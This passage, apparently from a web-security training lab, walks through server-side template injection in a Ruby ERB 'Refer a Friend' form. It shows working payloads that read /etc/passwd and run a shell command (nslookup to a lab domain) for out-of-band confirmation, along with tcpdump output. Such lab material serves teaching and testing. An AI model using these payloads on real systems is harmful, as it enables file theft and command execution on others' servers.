


Step 2: Now try to, fill in the details to check for Injection, there is an input validation on Name and email, however, Message accepts everything, enter the following in the Message:

```
<%= 7*7 %>
```




Step 3: On clicking the “Refer a Friend” button, the application will render the ERB template and send an email, as shown below:




Step 4: Inject another code with the content:

```
<%= File.open('/etc/passwd').read %>
```




Step 5: On clicking the “Refer a Friend” button, the application will email the contents of the file “etc/passwd”, as shown below:



Step 6: OOB calls can also be made on this vulnerable parameter, make sure a dns listener is started on the kali box and inject the code as below in the Message text (with backtick ` and not single quote ‘):

```
<%= `nslookup superspam.userX.webhacklab.com` %>
```



Step 7: Start tcpdump on your kali VM to dump dns requests, using the following command:

```
root@Kali:~# tcpdump -n udp port 53 -i any
```

Step 8: Once the request is sent, the DNS requests are being received by the host.

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:14:11.738658 IP 192.168.200.12.26095 > 192.168.4.26.53: 61321+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738850 IP 10.0.2.15.12299 > 8.8.8.8.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.738967 IP 10.0.2.15.12299 > 8.8.4.4.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:11.739071 IP 10.0.2.15.12299 > 1.1.1.1.53: 65145+ A? superspams.user26.webhacklab.com. (50)
05:14:12.102713 IP 8.8.4.4.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.102897 IP 192.168.4.26.53 > 192.168.200.12.26095: 61321 NXDomain 0/1/0 (120)
05:14:12.104061 IP 8.8.8.8.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
05:14:12.133349 IP 1.1.1.1.53 > 10.0.2.15.12299: 65145 NXDomain 0/1/0 (120)
```

END OF PART - 2